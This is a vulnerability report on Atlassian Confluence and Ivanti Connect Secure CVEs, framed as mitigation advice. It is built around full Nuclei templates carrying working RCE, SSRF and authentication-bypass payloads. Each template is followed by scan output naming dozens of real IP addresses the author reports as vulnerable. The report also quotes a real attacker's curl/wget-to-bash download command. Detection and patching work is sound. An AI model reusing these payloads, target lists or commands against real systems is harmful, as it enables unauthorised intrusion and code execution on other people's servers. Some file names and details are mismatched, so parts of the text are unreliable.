

# Mitigation Recommendations Report

## CVE-2023-22527 Vulnerability Details

This vulnerability is a template injection vulnerability in Atlassian Confluence Data Center and Server. Attackers can exploit this vulnerability to remotely inject code execution (RCE) attacks.

## CVE-2023-22527 Vulnerability Exploitation

Attackers can inject malicious code into affected systems by sending specially crafted requests. This allows attackers to exploit system resources and execute malware.

Nuclei template to detect **CVE-2023-22527** on Atlassian Confluence instances:

```
└─(root@🇰🇸siberkoza)-[~/local/nuclei-templates]
└─# cd /root/.local/nuclei-templates/

└─(root@🇰🇸siberkoza)-[~/local/nuclei-templates]
└─# touch CVE-2023-22527.yaml

└─(root@🇰🇸siberkoza)-[~/local/nuclei-templates]
└─# open CVE-2023-22527.yaml
```

Add the following code to the file we opened.

```
id: CVE-2023-22527
info:
  name: Atlassian Confluence - Remote Code Execution
  author: iamnoob,rootxharsh,pdresearch
  severity: critical
  description: |
    A template injection vulnerability on older versions of Confluence Data
    Center and Server allows an unauthenticated attacker to achieve RCE on an
    affected instance. Customers using an affected version must take immediate
    action.


    Most recent supported versions of Confluence Data Center and Server are not
    affected by this vulnerability as it was ultimately mitigated during regular
    version updates. However, Atlassian recommends that customers take care to
    install the latest version to protect their instances from non-critical
    vulnerabilities outlined in Atlassian's January Security Bulletin.

  reference:
    - https://confluence.atlassian.com/pages/viewpage.action?pageId=1333335615
    - https://jira.atlassian.com/browse/CONFSERVER-93833
    - https://blog.projectdiscovery.io/atlassian-confluence-ssti-remote-code-
      execution/
  classification:
    cvss-metrics: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
    cvss-score: 10
    cve-id: CVE-2023-22527
    epss-score: 0.00044
    epss-percentile: 0.08115
    cpe: cpe:2.3:a:atlassian:confluence_data_center:*:*:*:*:*:*:*
  metadata:
    max-request: 1
    vendor: atlassian
    product: confluence_data_center
    shodan-query: http.component:"Atlassian Confluence"
    tags: cve,cve2023,confluence,rce,ssti
http:
  - raw:
    - |+
      POST /template/auui/text-inline.vm HTTP/1.1
      Host: {{Hostname}}
      Accept-Encoding: gzip, deflate, br
      Content-Type: application/x-www-form-urlencoded
      label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.int
      ernalGet(\u0027ognl\u0027).findValue(#parameters.x,{{}})%2b\u0027&x=(new
      freemarker.template.utility.Execute()).exec({"curl {{interactsh-url}}"})
      matchers-condition: and
      matchers:
        - type: word
          words:
            - 'Empty{name='
        - type: word
          part: interactsh_protocol
          words:
            - dns
```

Then we create a file named **IP\_Confluence.txt** and add the IPs we want to scan into the file. After the operations are finished, the IPs hosting CVE-2023-22527 vulnerability are listed with the following query.

```
nuclei -l IP_Confluence.txt -t CVE-2023-22527.yaml
```

The result of a query I made as an example:



```
root@kali: ~/.local/nuclei-templates
File Actions Edit View Help

(root@kali)-[~/.local/nuclei-templates]
# nuclei -l Confluence.txt -t CVE-2023-22527.yaml

projectdiscovery.io v3.1.10

[INF] Current nuclei version: v3.1.10 (latest)
[INF] Current nuclei-templates version: v9.7.5 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 106
[INF] Templates loaded for current scan: 1
[WRN] Executing 1 unsigned templates. Use with caution.
[INF] Targets loaded for current scan: 14
[INF] Running httpx on input host
[INF] Found 13 URL from httpx
[INF] Using Interactsh Server: oast.pro
[CVE-2023-22527] [http] [critical] https://8.208.84.230/template/au/text-inline.vm
[CVE-2023-22527] [http] [critical] https://192.55.128.134/template/au/text-inline.vm
```

## Example Attack Scenario

1. Attacker accesses the target Confluence Data Center or Server system.
2. Sends a specially crafted request and performs template injection
3. The manipulated request is used to manipulate a template on the system and malicious code is injected.
4. The system processes the code sent by the attacker and is exposed to a remote code execution attack.

## Recommended Measures

- It is recommended that Atlassian's recommended patches be applied immediately to address this vulnerability. The latest patches for the affected software versions are available at [Atlassian's Disclosure](#).
- Conduct regular security audits to identify and remediate vulnerabilities.
- Perform penetration tests to regularly detect vulnerabilities.
- Proper network segmentation to prevent lateral movement and reduce exposure of critical assets to the internet.
- Protecting Confluence systems with firewalls and access controls.

This vulnerability poses a serious risk to affected systems and it is critical that precautions are taken to protect against potentially malicious attacks.

By continuing to update the affected Atlassian Confluence versions, it is possible to avoid attackers being able to gain access to the system. Finally, assuming that the attackers execute the following command to indicate that the attack was successful, you can analyze the logs generated from this command to create a customized YARA rule that can help detect potential attacks.

```
(curl -s http[:]//23[.]94.214.119:8010/xs.jpg || wget -q -O - http[:]//23[.]94.214.119:8010/xs.jpg) | bash -sh
```

## Conclusion

As the CVE-2023-22527 vulnerability poses a serious threat, it is important that Atlassian's recommended patches are applied as soon as possible. It is also critical to ensure that organizations are protected against such attacks by observing their symptoms and implementing the recommended measures.

## CVE-2024-21887 Vulnerability Details

This vulnerability exists in Ivanti Connect Secure (ICS) VPN devices. Attackers can exploit this vulnerability to execute arbitrary commands on affected devices.

## CVE-2024-21887 Vulnerability Exploitation

Attackers can send specially crafted requests to execute arbitrary commands on the affected device.

Nuclei template to detect **CVE-2024-21887** on Ivanti Pulse Connect Secure instances:

```
└─(root@Siberkoza)-[~/local/nuclei-templates]
└─# cd /root/.local/nuclei-templates/

└─(root@Siberkoza)-[~/local/nuclei-templates]
└─# touch CVE-2024-21887.yaml

└─(root@Siberkoza)-[~/local/nuclei-templates]
└─# open CVE-2024-21887.yaml
```

Add the following code to the file we opened.

```
id: CVE-2024-21887
info:
  name: SSRF2RCE Detection for CVE-2024-21887
  author: Valentin Lobstein
  severity: critical

http:
  - method: POST
    headers:
      Content-Type: text/xml
    body: |
      <?xml version="1.0" encoding="UTF-8"?>
      <soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
        <soap:Body>
          <ds:Signature
xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
            <ds:SignedInfo>
              <ds:CanonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
              <ds:SignatureMethod
Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
            </ds:SignedInfo>
            <ds:SignatureValue>dummy</ds:SignatureValue>
            <ds:KeyInfo xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xsi:schemaLocation="http://www.w3.org/2000/09/xmldsig#">
              <ds:RetrievalMethod
URI="http://127.0.0.1:8090/api/v1/license/keys-status/python%20-
c%20'import%20socket%3Bsocket.gethostbyname(%22{{interactsh-
url}}%22)'"/>
              <ds:X509Data/>
            </ds:KeyInfo>
            <ds:Object></ds:Object>
          </ds:Signature>
        </soap:Body>
      </soap:Envelope>

path:
  - "{{BaseURL}}/dana-ws/saml20.ws"
matchers-condition: and
extractors:
  - type: regex
    part: interactsh_protocol
    regex:
      - "dns"
```

Then we create a file named **IP\_Ivanti.txt** and add the IPs we want to scan into the file. After the operations are finished, the IPs hosting CVE-2024-21887 vulnerability are listed with the following query.

```
nuclei -l IP_Ivanti.txt -t CVE-2024-21887.yaml
```

The result of a query I made as an example:

```
└─$ nuclei -l IP_Ivanti.txt -t CVE-2024-21887.yaml

nuclei
v3.1.10
projectdiscovery.io

[INF] Your current nuclei-templates v9.7.5 are outdated. Latest is v9.7.6
[INF] Successfully updated nuclei-templates (v9.7.6) to /root/.local/nuclei-templates. GoodLuck!
[INF] Current nuclei version: v3.1.10 (latest)
[INF] Current nuclei-templates version: v9.7.6 (latest)
[WARN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 49
[INF] Templates loaded for current scan: 1
[WARN] Executing 1 unsigned templates. Use with caution.
[INF] Targets loaded for current scan: 1449
[INF] Running httpx on input host
[INF] Found 886 URL from httpx
[INF] Using Interactsh Server: oast.pro
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://103.28.178.191/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://103.28.178.192/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://13.244.112.169/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://13.245.117.26/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://16.170.227.23/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://213.42.147.147/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://52.14.119.155/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://52.80.43.168/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://52.81.198.1/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://52.80.166.149/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://52.80.48.155/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://52.80.55.78/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://52.81.254.52/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://52.81.248.246/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://52.81.40.173/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://52.81.200.43/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://52.81.72.134/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://52.81.76.85/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://52.81.89.76/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://54.222.242.245/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://54.222.242.142/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://54.222.180.140/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://54.223.230.36/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://54.223.158.88/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://54.223.146.222/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893-to-CVE-2024-21887] [http] [critical] https://54.222.146.158/dana-ws/saml20.ws ["dns"]
```

## Example Attack Scenario

1. The attacker sends a specially crafted request to the API endpoint **"/api/v1/license/keys-status/path:node\_name"**. This request contains a Python reverse shell controlled by the attacker.
2. The system is redirected to an API endpoint that will fulfill the request.
3. The target system processes the attacker's request and executes the Python reverse shell.
4. Using the reverse shell, the attacker gains remote access to the target system and can execute unwanted commands.

## Recommended Measures

- It is important to use an updated and patched version of Ivanti Pulse Connect Secure products to close known vulnerabilities such as CVE-2024-21887.
- Validating and filtering inputs sent to API endpoints is important to prevent attacks. Unnecessary characters and commands should be blocked.
- Properly configuring access authorizations to API endpoints and restricting unnecessary access can reduce the impact of attacks and protect the target system.
- Regularly inspecting systems and applications for vulnerabilities and weaknesses helps identify and remediate potential attack vectors.
- Monitoring application and network traffic can help detect anomalous activity and identify attack attempts.

## CVE-2024-21893 Vulnerability Details

This vulnerability exists in the SAML component of Ivanti Connect Secure (ICS), Ivanti Policy Secure (IPS) and Ivanti Neurons. Attackers can exploit this vulnerability to perform Remote Server Side Request Forgery (SSRF) attacks.

## CVE-2024-21893 Vulnerability Exploitation

Attackers can exploit this vulnerability to conduct SSRF attacks due to insufficient validation of user-supplied information. These attacks can be used to access sensitive resources within the network.

Nuclei template to detect **CVE-2024-21893** on Ivanti Connect Secure (ICS), Ivanti Policy Secure (IPS) and Ivanti Neurons instances:

```
└─(root@siberkoza)-[~/local/nuclei-templates]
└─# cd /root/.local/nuclei-templates/
└─(root@siberkoza)-[~/local/nuclei-templates]
└─# touch CVE-2024-21893.yaml
└─(root@siberkoza)-[~/local/nuclei-templates]
└─# open CVE-2024-21893.yaml
```


Add the following code to the file we opened.

```
id: CVE-2024-21893
info:
  name: SSRF Detection for CVE-2024-21893
  author: Valentin Lobstein
  severity: high
http:
  - method: POST
    headers:
      Content-Type: text/xml
    body: |
      <?xml version="1.0" encoding="UTF-8"?>
      <soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
      <soap:Body>
        <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
          <ds:SignedInfo>
            <ds:CanonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
            <ds:SignatureMethod
Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
            </ds:SignedInfo>
            <ds:SignatureValue>dummy</ds:SignatureValue>
            <ds:KeyInfo xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xsi:schemaLocation="http://www.w3.org/2000/09/xmldsig#">
              <ds:RetrievalMethod URI="http://{{interactsh-url}}"/>
              <ds:X509Data/>
            </ds:KeyInfo>
            <ds:Object></ds:Object>
          </ds:Signature>
        </soap:Body>
      </soap:Envelope>
    path:
      - "{{BaseURL}}/dana-ws/saml20.ws"
    matchers-condition: and
    extractors:
      - type: regex
        part: interactsh_protocol
        regex:
          - "dns"
```

Then we create a file named **IP\_Ivanti.txt** and add the IPs we want to scan into the file. After the operations are finished, the IPs hosting CVE-2024-21893 vulnerability are listed with the following query.

```
nuclei -l IP_Ivanti.txt -t CVE-2024-21893.yaml
```

The result of a query I made as an example:



```
root@kali: ~/.local/nuclei-templates
File Actions Edit View Help
root@kali)~[~/.local/nuclei-templates]
# nuclei -l IP_Ivanti.txt -t CVE-2024-21893.yaml

projectdiscovery.io v3.1.10

[INF] Current nuclei version: v3.1.10 (latest)
[INF] Current nuclei-templates version: v9.7.5 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 106
[INF] Templates loaded for current scan: 1
[WRN] Executing 1 unsigned templates. Use with caution.
[INF] Targets loaded for current scan: 1449
[INF] Running httpx on input host
[INF] Found 1029 URL from httpx
[INF] Using Interactsh Server: oast.me
[CVE-2024-21893] [http] [high] https://103.50.107.31/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://103.28.178.192/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://111.109.71.130/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://111.109.76.188/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://103.28.178.191/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://128.136.57.202/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://124.110.97.27/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://13.125.10.163/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://13.201.230.216/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://104.77.209.73/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://104.77.209.73/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://13.208.116.100/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://13.208.181.225/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://13.208.192.122/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://13.208.248.3/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://13.208.253.95/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://13.214.34.129/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://13.208.44.88/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://13.209.20.14/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://13.229.153.177/dana-ws/saml20.ws ["dns"]
[CVE-2024-21893] [http] [high] https://13.211.234.156/dana-ws/saml20.ws ["dns"]
```

## Example Attack Scenario

1. The attacker exploits a server-side request forgery (SSRF) vulnerability in the SAML component of Ivanti Connect Secure (ICS), Ivanti Policy Secure (IPS) and Ivanti Neurons products and sends a specially crafted request.
2. Manipulates this request to create a request to communicate with another system on the target network.
3. This request provides access to restricted resources on the target system and the attacker gains unauthorized access to these resources without authentication.
4. Using this unauthorized access, the attacker can access sensitive resources within the network or perform unwanted operations.



## Recommended Measures

- It is important to use an updated and patched version of Ivanti Connect Secure (ICS), Ivanti Policy Secure (IPS) and Ivanti Neurons products to close known vulnerabilities such as CVE-2024-21893.
- Input checks and filtering should be tightened in SAML components. SSRF attacks can be prevented by ensuring the reliability and integrity of incoming requests.
- Providing the necessary authorization for access to sensitive resources within the network can prevent possible data loss.
- Continuous monitoring of systems and network traffic is important to detect and respond to potential attacks.
- Regularly examining systems and applications for vulnerabilities and weaknesses helps identify and remediate potential attack vectors.

## CVE-2023-46805 Vulnerability Details

This vulnerability exists in the web-based management interface of Ivanti Connect Secure and Policy Secure devices. Attackers can bypass the authentication mechanism and gain unauthorized access using this vulnerability.

## CVE-2023-46805 Vulnerability Exploitation

Attackers can bypass authentication by sending specially crafted requests. This allows them to change a specific parameter to gain unauthorized access without providing the required authentication information during user login.

Nuclei template to detect **CVE-2023-46805** on Ivanti instances:

```
└─(root@Siberkoza)-[~/local/nuclei-templates]
└─# cd /root/.local/nuclei-templates/

└─(root@Siberkoza)-[~/local/nuclei-templates]
└─# touch CVE-2023-46805.yaml

└─(root@Siberkoza)-[~/local/nuclei-templates]
└─# open CVE-2023-46805.yaml
```

Add the following code to the file we opened.

```
id: CVE-2023-46805
info:
  name: Ivanti ICS - Authentication Bypass
  author: DhiyaneshDK,daffainfo,geeknik
  severity: high
  description: An authentication bypass vulnerability in the web component
of Ivanti ICS 9.x, 22.x and Ivanti Policy Secure allows a remote attacker
to access restricted resources by bypassing control checks.
  reference:
    - https://forums.ivanti.com/s/article/CVE-2023-46805-Authentication-
Bypass-CVE-2024-21887-Command-Injection-for-Ivanti-Connect-Secure-and-
Ivanti-Policy-Secure-Gateways?language=en_US
    - https://nvd.nist.gov/vuln/detail/CVE-2023-46805
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
    cvss-score: 8.2
    cve-id: CVE-2023-46805
    cwe-id: CWE-287
    cpe: cpe:2.3:a:ivanti:connect_secure:9.0:*:*:*:*:*:*
  metadata:
    vendor: ivanti
    product: connect_secure
    shodan-query: html:"welcome.cgi?p=logo"
    tags: cve,cve2023,kev,auth-bypass,ivanti
http:
  - raw:
    - |
      GET /api/v1/totp/user-backup-code/../../../../system/system-information
HTTP/1.1
      Host: {{Hostname}}
    - |
      GET /api/v1/cav/client/status/../../../../admin/options HTTP/1.1
      Host: {{Hostname}}
  matchers-condition: or
  matchers:
    - type: dsl
      dsl:
        - 'status_code_1 == 200'
        - 'contains(body_1, "build")'
        - 'contains(body_1, "system-information")'
        - 'contains(body_1, "software-inventory")'
        - 'contains(header_1, "application/json")'
      condition: and
    - type: dsl
      dsl:
        - 'status_code_2 == 200'
        - 'contains(body_2, "poll_interval")'
        - 'contains(body_2, "block_message")'
        - 'contains(header_2, "application/json")'
      condition: and
# digest:
490a0046304402204614c79e65441e3043a41452c64e73db844daaec0a04ff4ec5d9999c518
25f83022077d76a1a7ab3b0ab8fb364824bfe94bcf6ad07ef3fc21736ac56399d12397a58:9
22c64590222798bb761d5b6d8e72950
```

Then we create a file named IP\_Ivanti.txt and add the IPs we want to scan into the file. After the operations are finished, the IPs hosting CVE-2023-46805 vulnerability are listed with the following query.

```
nuclei -l IP_Confluence.txt -t CVE-2023-46805.yaml
```

The result of a query I made as an example:

```
(root@kali)~[~/local/nuclei-templates]
# nuclei -l IP_Ivanti.txt -t CVE-2023-46805.yaml

nuclei v3.1.10
projectdiscovery.io

[INF] Current nuclei version: v3.1.10 (latest)
[INF] Current nuclei-templates version: v9.7.5 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 106
[INF] Templates loaded for current scan: 1
[INF] Executing 1 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 1449
[INF] Running httpx on input host
[INF] Found 1032 URL from httpx
[CVE-2023-46805] [http] [high] https://104.200.17.125/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://101.132.25.152/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://128.136.57.202/api/v1/cav/client/status/ ../admin/options
[CVE-2023-46805] [http] [high] https://13.201.230.216/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://13.125.10.163/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://112.124.2.212/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://125.227.160.90/api/v1/cav/client/status/ ../admin/options
[CVE-2023-46805] [http] [high] https://13.208.116.100/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://13.208.181.225/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://115.29.149.2/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://115.29.148.215/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://115.29.140.201/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://119.13.103.211/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://13.208.192.122/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://13.208.248.3/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://13.208.44.88/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://13.208.253.95/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://13.201.230.216/api/v1/cav/client/status/ ../admin/options
[CVE-2023-46805] [http] [high] https://13.209.20.14/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://120.55.49.231/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://121.40.115.140/api/v1/totp/user-backup-code/ ../system/system-information
[CVE-2023-46805] [http] [high] https://13.229.153.177/api/v1/totp/user-backup-code/ ../system/system-information
```

## Sample Attack Scenario

1. The attacker launches an attack on the target Ivanti Pulse Connect Secure VPN product targeting the authentication bypass vulnerability CVE-2023-46805.
2. The attacker bypasses the authentication mechanism by sending manipulated requests to the endpoint "/api/v1/totp/user-backup-code".
3. After successfully bypassing authentication, he gains unauthorized access and secretly accesses the target system.

## Precautions Required:

- It is important to use an updated and patched version of Ivanti Pulse Connect Secure VPN products to close known vulnerabilities such as CVE-2023-46805.
- Monitoring user activity on systems and performing regular security checks is important to detect unauthorized access.
- Implement the right access controls and policies that restrict access to sensitive endpoints. This can prevent attackers from gaining unauthorized access.
- Encouraging users to use strong passwords and two-factor authentication can be beneficial.

This vulnerability poses a serious risk to network security. Taking relevant measures is important to ensure the security of the network.

## REFERENCES

1. CISA. (2024, January 24). CISA adds one known exploited vulnerability to catalog. Retrieved from <https://www.cisa.gov/news-events/alerts/2024/01/24/cisa-adds-one-known-exploited-vulnerability-catalog>
